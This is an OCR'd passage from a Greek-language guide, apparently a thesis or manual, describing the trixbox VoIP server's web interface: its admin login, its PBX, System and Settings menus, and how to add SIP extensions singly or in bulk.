
Παρατηρούμε ότι πάνω δεξιά αναγράφει την ώρα του server και το User mode. Αυτό σημαίνει ότι έχουμε συνδεθεί σα χρήστης και μας εμφανίζει τις ανάλογες επιλογές. Αυτές περιγράφονται στη μέση της σελίδας όπου πατώντας πάνω στο κάθε τίτλο, μας μεταφέρει στην ανάλογη σελίδα.

Πατώντας το switch δίπλα από το User mode, θα συνδεθούμε σα διαχειριστής. Όταν το πατήσουμε, θα εμφανιστεί το παρακάτω πλαίσιο διαλόγου που μας ζητάει να βάλουμε username και password. Ο χρήστης είναι maint και ο αρχικός κωδικός πρόσβασης είναι η λέξη password. Θα αναφερθούμε αργότερα για το πώς μπορούμε να αλλάξουμε τον κωδικό αυτό ώστε να αποτραπεί η είσοδος σε όποιον μπορεί να γνωρίζει τον αρχικό κωδικό.




**Εικόνα 87 - trixbox: Αλλάζοντας από χρήστης σε διαχειριστής**

Αν τα στοιχεία που βάλουμε είναι σωστά τότε εμφανίζεται η σελίδα System Status η οποία μας πληροφορεί για την κατάσταση του συστήματος. Αναλυτικότερα, βλέπουμε ποιά services τρέχουν, τη χρήση του δικτύου και της μνήμης, τα προσαρτημένα συστήματα αρχείων, το Uptime του συστήματος και γενικά την κατάσταση του trixbox (συνδεμένοι χρήστες, ενεργά κανάλια κτλ)




**Εικόνα 88 - trixbox: Η σελίδα System Status**

Η επόμενη επιλογή από το μενού είναι τα Packages, από όπου μπορούμε να προσθαφαιρέσουμε πακέτα στη σύστημα μας και να προσθέσουμε παραπάνω χαρακτηριστικά (όπως compilers, java runtime κ.α)

Ακολουθεί η επιλογή PBX, όπου όταν τοποθετήσουμε τον κέρσορα του ποντικιού εκεί, μας εμφανίζεται ένα υπομενού και διαλέγουμε από αυτό το τί θέλουμε να ρυθμίζουμε. Αυτές είναι οι εξής, όπως φαίνεται στην εικόνα που ακολουθεί, με μια σύντομη περιγραφή για κάθε μία από αυτές τις επιλογές.

PBX Settings: Σε αυτή τη σελίδα, μπορούμε να προσθαφαιρέσουμε extensions τηλεφώνων, να ρυθμίσουμε τους κωδικούς που θα χρησιμοποιηθούν (π.χ. για προώθηση ή αναμονή κλήσης κ.α), να δούμε αναφορές κλήσεων κ.α.

Gismo5: Εδώ μπορούμε να δημιουργήσουμε/προσθέσουμε έναν λογαριασμό Gismo5 και να κάνουμε κλήσεις εκτός τους VoIP server μας σε σταθερά ή κινητά χρησιμοποιώντας αυτόν τον λογαριασμό.


Config File Editor: Εδώ εμφανίζονται τα αρχεία που αποθηκεύονται οι ρυθμίσεις και μπορούμε να τα επεξεργαστούμε από το web GUI χωρίς να κάνουμε χρήση του terminal του λειτουργικού συστήματος.

PBX Status: Σε αυτή τη σελίδα παρουσιάζεται αναλυτικά η κατάσταση του PBX (συνδεμένα extension, ποιά extensions έχουν ενεργοποιημένο το voicemail κ.α.)

EndPoint Manager: Αν στο σύστημά μας θέλουμε να χρησιμοποιήσουμε VoIP τηλέφωνα, σε αυτή τη σελίδα τις ρυθμίσεις για κάθε ένα από αυτά.

Bulk Extensions: Μπορούμε να προσθέσουμε μαζικά extensions από ένα αρχείο κείμενου χωρισμένο με κόμμα χρησιμοποιώντας αυτή τη σελίδα.

CDR report: Εδώ μπορούμε να ορίσουμε κάποιο κριτήρια και με βάση αυτά, να βγάλουμε μια CDR αναφορά με τις κλήσεις που έγιναν, ποιός κάλεσε ποιόν, διάρκεια κ.α.





**Εικόνα 89 - trixbox: Το μενού PBX**

Ακολουθεί το System που και αυτό εμφανίζει διάφορες επιλογές. Εδώ μπορούμε να πάρουμε πληροφορίες για το υλικό και το λογισμικό του server, να τον επανεκκινήσουμε κ.α.

System Info: Σε αυτή τη σελίδα παρουσιάζονται πληροφορίες για το λογισμικού του server (η έκδοση του kernel, η διανομή που χρησιμοποιείται κτλ), η χρήση του δικτύου, το υλικό του server, η χρήση της μνήμης και τα προσαρτημένα συστήματα αρχείων

System Maint: Εδώ μπορούμε να επανεκκινήσουμε το σύστημα, να επανεκκινήσουμε μόνο το Asterisk ή να τερματίσουμε τη λειτουργία του συστήματος.

Network: Από αυτή τη σελίδα μπορούμε να δούμε το όνομα που έχει το σύστημα στο δίκτυο, ποιά Gateway και ποιά DNS είναι δηλωμένα και αν θέλουμε να αλλάξουμε κάποιο από αυτά.





**Εικόνα 90 - trixbox: Το μενού System**

Προτελευταία επιλογή είναι το Settings. Από εδώ να ορίσουμε σε ποιά αποθετήρια πακέτων θα ψάξει για πακέτα λογισμικού, να καταχωρήσουμε το σύστημά μας στη Fonality για να μπορούμε να λάβουμε υποστήριξη και να δηλώσουμε τον SMTP server αν επιθυμούμε. Οι επιλογές που έχουμε είναι:

Repositories: Η επιλογή των αποθετηρίων που θα χρησιμοποιηθούν για τα διαθέσιμα πακέτα λογισμικού γίνεται από αυτή τη σελίδα.

Registration: Συμπληρώνοντας τα στοιχεία μας και στέλνοντας την φόρμα αυτή στη Fonality μπορούμε να λαμβάνουμε υποστήριξη από την εταιρία σε περίπτωση προβλήματος.

General Settings: Εδώ δηλώνουμε τον SMTP server, το όνομα και τον κωδικό πρόσβασης που θα χρησιμοποιήσουμε σε αυτόν.




**Εικόνα 91 - trixbox: Το μενού Settings**


Τέλος από το Help μπορεί να αγοραστεί η υποστήριξη και να πάρουμε πληροφορίες όσον αφορά την εκπαίδευση για το trixbox.

## *7.1.3 Προσθήκη των extensions και λοιπές ρυθμίσεις*

Τώρα θα δούμε πώς μπορούμε να προσθέσουμε extensions έτσι ώστε να μπορεί να συνδεθεί στο σύστημά μας κάποιο VoIP τηλέφωνο ή κάποιο softphone. Αρχικά, επιλέγουμε από το μενού PBX → PBX Settings και βλέπουμε την παρακάτω εικόνα.

Όπως φαίνεται, στο κέντρο της σελίδας περιέχονται διάφορες πληροφορίες από αφορούν το σύστημα, την κατάσταση του server, κάποια στατιστικά κ.α. Στην αριστερή στήλη υπάρχουν επιλογές μέσω των οποίων μπορούμε να κάνουμε διάφορες

ρυθμίσεις. Για να μπορέσουμε να προσθέσουμε κάποιο extension, επιλέγουμε από την ομάδα Basic την επιλογή Extensions και εμφανίζεται η ακόλουθη σελίδα.





**Εικόνα 92 - trixbox: Προσθέτοντας ένα extension (1/3)**


Εδώ διαλέγουμε το είδος της συσκευής που θέλουμε να προσθέσουμε (SIP, IAX2, ZIP ή κάποια custom). Εμείς επιλέγουμε το General SIP Device και πατάμε το Submit για να μεταφερθούμε στην σελίδα που θα εισάγουμε τις παραμέτρους για τη συσκευή.

Τώρα μπορούμε να εισάγουμε τις παραμέτρους σε αυτή τη σελίδα. Αφήνοντας το mouse πάνω από το όνομα της κάθε παραμέτρου, εμφανίζεται μια σύντομη περιγραφή του τι είναι η κάθε μία από αυτές. Αυτές που θα εισάγουμε εμείς είναι οι απολύτως απαραίτητες για να μπορέσει να συνδεθεί κάποιος χρήστης, οι οποίες είναι:

- User Extension
- Diplay Name
- secret




**Εικόνα 93 - trixbox: Προσθέτοντας ένα extension (2/3)**





**Εικόνα 94 - trixbox: Προσθέτοντας ένα extension (3/3)**

Πατάμε το κουμπί “Submit” στο τέλος τις σελίδας και έτσι ολοκληρώθηκε η προσθήκη αυτού του extension.Τέλος, πατάμε στο Apply Configuration Changes που εμφανίστηκε πάνω δίπλα από το Help για να καταχωρηθούν οι αλλαγές και να μπορέσει να συνδεθεί κάποιος στα νέα extensions.


Με αυτή τη διαδικασία μπορούμε να προσθέσουμε όσους χρήστες θέλουμε και να ορίσουμε τις παραμέτρους για τον κάθε ένα. Ένας άλλος τρόπος είναι να τους προσθέσουμε μέσω της επιλογής PBX → Bulk Extensions. Για να γίνει αυτό πρέπει να δημιουργήσουμε ένα αρχείο κειμένου comma delimited με την εξής μορφή:

Extension, Name, Secret, Voicemail, VM Password, VM Email




**Εικόνα 95 - trixbox: Το αρχείο με τα bulk extensions**

